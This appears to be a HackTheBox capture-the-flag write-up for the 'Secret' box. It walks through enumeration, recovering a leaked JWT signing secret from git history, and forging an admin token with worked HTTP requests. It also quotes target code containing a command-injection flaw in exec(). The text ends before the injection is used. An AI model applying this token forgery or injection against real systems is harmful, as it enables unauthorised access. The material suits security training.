HackTheBox: Secret
It has been a long time since our last HackTheBox write-up, so today we will get into a two and a half months old machine - Secret.
Enumeration
Network scan
As usual, nmap should provide us an elaborated report on the target’s network.
┌──(legiahuyy㉿kali)-[~/Desktop/HTB/Boxes/Secret]
└─$ nmap -sV -sC 10.10.11.120 -v -oA ./nmap/Secret

┌──(legiahuyy㉿kali)-[~/Desktop/HTB/Boxes/Secret]
└─$ cat ./nmap/Secret.nmap
# Nmap 7.92 scan initiated Wed Jan 12 21:44:12 2022 as: nmap -sV -sC -v -oA ./nmap/Secret 10.10.11.120
Nmap scan report for 10.10.11.120
Host is up (0.026s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 97:af:61:44:10:89:b9:53:f0:80:3f:d7:19:b1:e2:9c (RSA)
|   256 95:ed:65:8d:cd:08:2b:55:dd:17:51:31:1e:3e:18:12 (ECDSA)
|_  256 33:7b:c1:71:d3:33:0f:92:4e:83:5a:1f:52:02:93:5e (ED25519)
80/tcp   open  http    nginx 1.18.0 (Ubuntu)
|_http-title: DUMB Docs
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: nginx/1.18.0 (Ubuntu)
3000/tcp open  http    Node.js (Express middleware)
|_http-title: DUMB Docs
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Wed Jan 12 21:44:38 2022 -- 1 IP address (1 host up) scanned in 26.16 seconds
Based on the output from NMAP, the web-server and a NodeJS service is running on port 80 and 3000, respectively. There is also a SSH listening on port 22, however, it is not exploitable even in these easy-rated machines, at least from my own experience. So, let us pay our attention to the former two.
Web-server
Visiting either 10.10.11.120:80 or 10.10.11.120:3000 does provide you with the same webpage.

You can see why this box is rated easy since it presumably enables us to download its source code in the last section. Beside that and the Live Demo feature, there are no other feasible or potential vectors around but some protracted documentation.
Live Demo redirects us to a assumed API endpoint running on the server.

Normally, we would use auxiliaries to enumerate the endpoint, and dirb, gobuster are my favorites. There is, nevertheless, a trivial problem that when using gobuster, you will probably encounter the following error.
┌──(legiahuyy㉿kali)-[~/Desktop/HTB/Boxes/Secret]
└─$ gobuster dir -q -u http://10.10.11.120/api/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,bak,txt,html -t 50 -o gobuster.txt
Error: the server returns a status code that matches the provided options for non existing urls. http://10.10.11.120/api/767c3163-5f9d-4235-b2ec-3c8766da50ab => 200 (Length: 93). To continue please exclude the status code, the length or use the --wildcard switch
This happens due to the web-server is prone to be configurated to always response with 200 OK code. You can verify this again by sending a CURL request to a non-existing page.

On that account, we have to exclude 200 OK responses and, hence, our command should look like this:
┌──(legiahuyy㉿kali)-[~/Desktop/HTB/Boxes/Secret]
└─$ gobuster dir -q -u http://10.10.11.120/api/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -b "200" -x php,bak,txt,html -t 50 -o gobuster.txt
On the other side, dirb works like a charm.
┌──(legiahuyy㉿kali)-[~/Desktop/HTB/Boxes/Secret]
└─$ dirb http://10.10.11.120/api/ /usr/share/wordlists/dirb/common.txt

...
-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://10.10.11.120/api/ ----
+ http://10.10.11.120/api/logs (CODE:401|SIZE:13)
+ http://10.10.11.120/api/Logs (CODE:401|SIZE:13)
+ http://10.10.11.120/api/priv (CODE:401|SIZE:13)

-----------------
END_TIME: Thu Jan 13 20:28:03 2022
DOWNLOADED: 4612 - FOUND: 3
...
All these enumerated paths, however, are inaccessible without valid credentials as their responses are 401 with an Access Denied message. Despite being restricted, we are able to get the gist of what we should do next.

Source code analysis
In this step, let us have a look at the open-source project provided which can be download at the bottom of the homepage.
┌──(legiahuyy㉿kali)-[~/Desktop/HTB/Boxes/Secret]
└─$ tree ./www/local-web -a -L 2 | tee ./www/local-web/tree.txt
./www/local-web
├── .env
├── .git
│   ├── branches
│   ├── COMMIT_EDITMSG
│   ├── config
│   ├── description
│   ├── HEAD
│   ├── hooks
│   ├── index
│   ├── info
│   ├── logs
│   ├── objects
│   └── refs
├── index.js
├── model
│   └── user.js
├── node_modules
...
├── package.json
├── package-lock.json
├── public
│   ├── assets
│   └── code
├── routes
│   ├── auth.js
│   ├── forgot.js
│   ├── private.js
│   └── verifytoken.js
├── src
│   ├── routes
│   └── views
├── tree.txt
└── validations.js

215 directories, 17 files
From the source tree, it is clearly a git repository as there is a .git directory and thus, we would like to dump all the content therein using GitTools.
┌──(legiahuyy㉿kali)-[~/Desktop/HTB/Boxes/Secret]
└─$ git clone --recursive https://github.com/internetwache/GitTools.git .

┌──(legiahuyy㉿kali)-[~/Desktop/HTB/Boxes/Secret]
└─$ ./GitTools/Extractor/extractor.sh
###########
# Extractor is part of https://github.com/internetwache/GitTools
#
# Developed and maintained by @gehaxelt from @internetwache
#
# Use at your own risk. Usage might be illegal in certain circumstances.
# Only for educational purposes!
###########
[*] USAGE: extractor.sh GIT-DIR DEST-DIR

┌──(legiahuyy㉿kali)-[~/Desktop/HTB/Boxes/Secret]
└─$ ./GitTools/Extractor/extractor.sh ./www/local-web/ ./www/extracted
Since the tool need time to extract our target’s repository, we can inspect other objects to save some time. And as you may or may not have noticed, neither back-end nor front-end is my favorite but fortunately, I can still read JS to some extent as I did some Node projects in the past. It is not necessary to go through every files and objects in the source code but to narrow it down, and in this case, we want to pay our attention to the routes directory.
├── routes
│   ├── auth.js
│   ├── forgot.js
│   ├── private.js
│   └── verifytoken.js
...
auth.js, private.js and verifytoken.js, these are undoubtedly sensitive files that often reveal a great variety of attack vectors, even in practical scenarios. In addition, it is also worth mentioning index.js, this lets us know how the server operates and utilizes its endpoints.
// index.js
const express = require('express');
const app = express();
const mongoose = require('mongoose');
const dotenv = require('dotenv')
const privRoute = require('./routes/private')
const bodyParser = require('body-parser')

app.use(express.static('public'))
app.use('/assets', express.static(__dirname + 'public/assets'))
app.use('/download', express.static(__dirname + 'public/source'))

app.set('views', './src/views')
app.set('view engine', 'ejs')


// import routs
const authRoute = require('./routes/auth');
const webroute = require('./src/routes/web')

dotenv.config();
//connect db

mongoose.connect(process.env.DB_CONNECT, { useNewUrlParser: true }, () =>
    console.log("connect to db!")
);

//middle ware
app.use(express.json());
app.use('/api/user',authRoute)
app.use('/api/', privRoute)
app.use('/', webroute)

app.listen(3000, () => console.log("server up and running"));
Thanks to it, we can tell that /api/user is using auth.js and /api/ is using private.js by looking at its imports, respectively.
Inspecting auth.js divulges another valuable POST endpoint - /api/user/register as well as its validating condition which consists of name, email and password. Moreover, JWT (JSON Web Token) is also being used as a login authorization method; hence, we have to find a secret key which is being retrieved from process.env.TOKEN_SECRET or the .env file.
const router = require('express').Router();
const User = require('../model/user');
const bcrypt = require('bcryptjs')
const jwt = require('jsonwebtoken')
const { registerValidation, loginValidation} = require('../validations')

router.post('/register', async (req, res) => {

    // validation
    const { error } = registerValidation(req.body)
    if (error) return res.status(400).send(error.details[0].message);

    // check if user exists
    const emailExist = await User.findOne({email:req.body.email})
    if (emailExist) return res.status(400).send('Email already Exist')

    // check if user name exist
    const unameexist = await User.findOne({ name: req.body.name })
    if (unameexist) return res.status(400).send('Name already Exist')

    //hash the password
    const salt = await bcrypt.genSalt(10);
    const hashPaswrod = await bcrypt.hash(req.body.password, salt)


    //create a user
    const user = new User({
        name: req.body.name,
        email: req.body.email,
        password:hashPaswrod
    });

    try{
        const saveduser = await user.save();
        res.send({ user: user.name})

    }
    catch(err){
        console.log(err)
    }

});


// login

router.post('/login', async  (req , res) => {

    const { error } = loginValidation(req.body)
    if (error) return res.status(400).send(error.details[0].message);

    // check if email is okay
    const user = await User.findOne({ email: req.body.email })
    if (!user) return res.status(400).send('Email is wrong');

    // check password
    const validPass = await bcrypt.compare(req.body.password, user.password)
    if (!validPass) return res.status(400).send('Password is wrong');


    // create jwt
    const token = jwt.sign({ _id: user.id, name: user.name , email: user.email}, process.env.TOKEN_SECRET )
    res.header('auth-token', token).send(token);

})

router.use(function (req, res, next) {
    res.json({
        message: {

            message: "404 page not found",
            desc: "page you are looking for is not found. "
        }
    })
});

module.exports = router
Henceforth, we do know how to register a new user, so let us try sending a POST request to /api/user/register and see whether it is a valid API or not.
You can try either Burpsuite or cURL should work properly and return the same response.
POST /api/user/register HTTP/1.1
Host: 10.10.11.120
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Content-Type: application/json
Upgrade-Insecure-Requests: 1
If-None-Match: W/"5d-ArPF0JBxjtRzy3wpSVF4hSVtK4s"
Content-Length: 28

{
	"name": "legiahuyy"
}

// Response
HTTP/1.1 400 Bad Request
Server: nginx/1.18.0 (Ubuntu)
Date: Wed, 19 Jan 2022 15:09:26 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 19
Connection: close
X-Powered-By: Express
ETag: W/"13-Q2T0jisz/unr9MyMuXKKCS2zU1g"

"email" is required
And cURL approach as follows:
┌──(legiahuyy㉿kali)-[~/Desktop/HTB/Boxes/Secret]
└─$ curl -i -H 'Content-Type: application/json' -v 10.10.11.120/api/user/register --data '{"name": "legiahuyy"}'

*   Trying 10.10.11.120:80...
* Connected to 10.10.11.120 (10.10.11.120) port 80 (#0)
> POST /api/user/register HTTP/1.1
> Host: 10.10.11.120
> User-Agent: curl/7.79.1
> Accept: */*
> Content-Type: application/json
> Content-Length: 19
>
* Mark bundle as not supporting multiuse
< HTTP/1.1 400 Bad Request
HTTP/1.1 400 Bad Request
< Server: nginx/1.18.0 (Ubuntu)
Server: nginx/1.18.0 (Ubuntu)
< Date: Wed, 19 Jan 2022 15:23:38 GMT
Date: Wed, 19 Jan 2022 15:23:38 GMT
< Content-Type: text/html; charset=utf-8
Content-Type: text/html; charset=utf-8
< Content-Length: 18
Content-Length: 18
< Connection: keep-alive
Connection: keep-alive
< X-Powered-By: Express
X-Powered-By: Express
< ETag: W/"12-FCVaNPnXYf0hIGYsTUTYByRq5/U"
ETag: W/"12-FCVaNPnXYf0hIGYsTUTYByRq5/U"

<
* Connection #0 to host 10.10.11.120 left intact
"email" is required
Evidently, /api/user/register is a valid API endpoint and thus enables us to register a new user. Next, we want access to the two /api/priv and /api/logs route and it is feasible by modifying our user to theadmin as in private.js. Have a try spotting the vulnerable function in this code snippet.
const router = require('express').Router();
const verifytoken = require('./verifytoken')
const User = require('../model/user');

router.get('/priv', verifytoken, (req, res) => {
   // res.send(req.user)

    const userinfo = { name: req.user }

    const name = userinfo.name.name;

    if (name == 'theadmin'){
        res.json({
            creds:{
                role:"admin",
                username:"theadmin",
                desc : "welcome back admin,"
            }
        })
    }
    else{
        res.json({
            role: {
                role: "you are normal user",
                desc: userinfo.name.name
            }
        })
    }
})


router.get('/logs', verifytoken, (req, res) => {
    const file = req.query.file;
    const userinfo = { name: req.user }
    const name = userinfo.name.name;

    if (name == 'theadmin'){
        const getLogs = `git log --oneline ${file}`;
        exec(getLogs, (err , output) =>{
            if(err){
                res.status(500).send(err);
                return
            }
            res.json(output);
        })
    }
    else{
        res.json({
            role: {
                role: "you are normal user",
                desc: userinfo.name.name
            }
        })
    }
})

router.use(function (req, res, next) {
    res.json({
        message: {

            message: "404 page not found",
            desc: "page you are looking for is not found. "
        }
    })
});


module.exports = router
In order to impersonate a privileged account, we have to know the aforementioned JWT secret key. Hence, our objectives:
- Register a new user credentials
- Use the secret key to impersonate
theadminthen access/logs - Abuse
execand spawn a reverse shell - Leverage to
rootand read the flag file
Exploitation
Stage 1: Commits history and JWT secret key
Since we have already known that /api/user/register allows us to register any users as long as they are not duplicated, so let us send a POST request but this time, our request body must meet the required fields which consists of email, name and password as follows:
// Request
POST /api/user/register HTTP/1.1
Host: 10.10.11.120
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Content-Type: application/json
Upgrade-Insecure-Requests: 1
If-None-Match: W/"5d-ArPF0JBxjtRzy3wpSVF4hSVtK4s"
Content-Length: 88

{
"name": "legiahuyy",
"email": "legiahuyy@email.com",
"password":  "legiahuyy"
}

// Expected response
HTTP/1.1 200 OK
Server: nginx/1.18.0 (Ubuntu)
Date: Sat, 22 Jan 2022 10:27:17 GMT
Content-Type: application/json; charset=utf-8
Content-Length: 20
Connection: close
X-Powered-By: Express
ETag: W/"14-5u6aWsQRyEf6xmQ3npU9EV403v8"

{"user":"legiahuyy"}
Then we do the same to /api/user/login and feed it with the new credentials
POST /api/user/login HTTP/1.1
Host: 10.10.11.120
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Content-Type: application/json
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
If-None-Match: W/"5d-ArPF0JBxjtRzy3wpSVF4hSVtK4s"
Content-Length: 63

{
"email": "legiahuyy@email.com",
"password":  "legiahuyy"
}
and the server responses with a JWT string representing our user - legiahuyy:
HTTP/1.1 200 OK
Server: nginx/1.18.0 (Ubuntu)
Date: Sat, 22 Jan 2022 11:05:07 GMT
Content-Type: text/html; charset=utf-8
Connection: close
X-Powered-By: Express
auth-token: eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJfaWQiOiI2MWViZGMwNTBkMTdhMjA0NWQxNTI0MjQiLCJuYW1lIjoibGVnaWFodXl5IiwiZW1haWwiOiJsZWdpYWh1eXlAZW1haWwuY29tIiwiaWF0IjoxNjQyODQ5NTA3fQ.w2orsI3BE8gax-Ik167u_YhAOv4kwuSa-qDuqukEPvE
ETag: W/"d7-wPhrTaCyHGE5zjXsMLs2pDjBFNk"
Content-Length: 215

eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJfaWQiOiI2MWViZGMwNTBkMTdhMjA0NWQxNTI0MjQiLCJuYW1lIjoibGVnaWFodXl5IiwiZW1haWwiOiJsZWdpYWh1eXlAZW1haWwuY29tIiwiaWF0IjoxNjQyODQ5NTA3fQ.w2orsI3BE8gax-Ik167u_YhAOv4kwuSa-qDuqukEPvE
A seemingly futile attempt was made to access /api/priv with the current token and yielded expected response informing our user does not have the specified role. Considering the following two code portions as they verify and grant us access to restricted endpoints, respectively:
// verifytoken.js
const jwt = require("jsonwebtoken");

module.exports = function (req, res, next) {
    const token = req.header("auth-token");
    if (!token) return res.status(401).send("Access Denied");

    try {
        const verified = jwt.verify(token, process.env.TOKEN_SECRET);
        req.user = verified;
        next();
    } catch (err) {
        res.status(400).send("Invalid Token");
    }
};

// private.js
...
// /api/priv route:
    const userinfo = { name: req.user }

    const name = userinfo.name.name;

    if (name == 'theadmin'){
        res.json({
            creds:{
                role:"admin",
                username:"theadmin",
                desc : "welcome back admin,"
            }
        })
    }
...
// /api/logs route:
    if (name == 'theadmin'){
        const getLogs = `git log --oneline ${file}`;
        exec(getLogs, (err , output) =>{
            if(err){
                res.status(500).send(err);
                return
            }
            res.json(output);
        })
    }
...
As the above snippet suggested, auth-token in our header request with its TOKEN_SECRET are to be verified, the request is then passed to /api/priv or /api/logs for a username comparison and we therefrom have access to the protected resources which are required for the later stage.
Usually, when dealing with JWT, one of my favorites is JWT.io because of its straightforward and friendly design but you can always have an alternative CLI option in case internet is not available or whatever your reason is. Anyway, we are going with the web version and conveniently paste the received token there.

In the previous enumeration step, we have known .env is from which to look for the secret key. Ergo, we can easily snatch it from the file yet that was just what I thought and consequently, it did take a plenty of time for me to figure out where the original one is. Try having a guess before you carry on to the solution.

And I expect you still remember the extracting process with GitTools in our initial enumeration as it now provides the original TOKEN_SECRET. With that in mind, let us skim through the dumped contents.
┌──(legiahuyy㉿kali)-[~/Desktop/HTB/Boxes/Secret]
└─$ ls -l ./www/extracted
total 24
drwxr-xr-x 7 legiahuyy kali 4096 Jan 18 21:55 0-4e5547295cfe456d8ca7005cb823e1101fd1f9cb
drwxr-xr-x 7 legiahuyy kali 4096 Jan 18 21:56 1-55fe756a29268f9b4e786ae468952ca4a8df1bd8
drwxr-xr-x 7 legiahuyy kali 4096 Jan 18 21:57 2-67d8da7a0e53d8fadeb6b36396d86cdcd4f6ec78
drwxr-xr-x 7 legiahuyy kali 4096 Jan 18 21:58 3-de0a46b5107a2f4d26e348303e76d85ae4870934
drwxr-xr-x 7 legiahuyy kali 4096 Jan 18 21:59 4-e297a2797a5f62b6011654cf6fb6ccb6712d2d5b
drwxr-xr-x 7 legiahuyy kali 4096 Jan 18 22:00 5-3a367e735ee76569664bf7754eaaade7c735d702

┌──(legiahuyy㉿kali)-[~/Desktop/HTB/Boxes/Secret]
└─$ cd ./www/extracted/0-4e5547295cfe456d8ca7005cb823e1101fd1f9cb

┌──(legiahuyy㉿kali)-[~/…/Secret/www/extracted/0-4e5547295cfe456d8ca7005cb823e1101fd1f9cb]
└─$ cat .env
DB_CONNECT = 'mongodb://127.0.0.1:27017/auth-web'
TOKEN_SECRET = gXr67TtoQL8TShUc8XYsK2HvsBYfyQSFCFZe4MQp7gRpFuMkKjcM72CNQN4fMfbZEKx4i7YiWuNAkmuTcdEriCMm9vPAYkhpwPTiuVwVhvwE
Thanks to this, we now have the correct token to impersonate theadmin. As I have mentioned earlier, it is only necessary to modify "name".

We then can send a request to the /api/priv endpoint to test out the newly forged token using Burpsuite.
// Request
GET /api/priv HTTP/1.1
Host: 10.10.11.120
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
Content-Length: 0
auth-token: eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJfaWQiOiI2MWYxMGU5ZTYzMmIwZDA0NjNjOWIzYzEiLCJuYW1lIjoidGhlYWRtaW4iLCJlbWFpbCI6ImxlZ2lhaHV5eUBlbWFpbC5jb20iLCJpYXQiOjE2NDMxODc4NzV9.EXXnBwTvW4WzwgURoqOP27L0aDR8V1bZ-hVX84dxP90

// Expected response
HTTP/1.1 200 OK
Server: nginx/1.18.0 (Ubuntu)
Date: Wed, 26 Jan 2022 09:19:11 GMT
Content-Type: application/json; charset=utf-8
Content-Length: 76
Connection: close
X-Powered-By: Express
ETag: W/"4c-bXqVw5XMe5cDkw3W1LdgPWPYQt0"

{"creds":{"role":"admin","username":"theadmin","desc":"welcome back admin"}}
The response has confirmed our solution works successfully, do the same with /api/logs yields expected result:
// Request
GET /api/logs HTTP/1.1
Host: 10.10.11.120
...
auth-token: eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJfaWQiOiI2MWYxMGU5ZTYzMmIwZDA0NjNjOWIzYzEiLCJuYW1lIjoidGhlYWRtaW4iLCJlbWFpbCI6ImxlZ2lhaHV5eUBlbWFpbC5jb20iLCJpYXQiOjE2NDMxODc4NzV9.EXXnBwTvW4WzwgURoqOP27L0aDR8V1bZ-hVX84dxP90

// Response
HTTP/1.1 500 Internal Server Error
Server: nginx/1.18.0 (Ubuntu)
Date: Wed, 26 Jan 2022 09:29:09 GMT
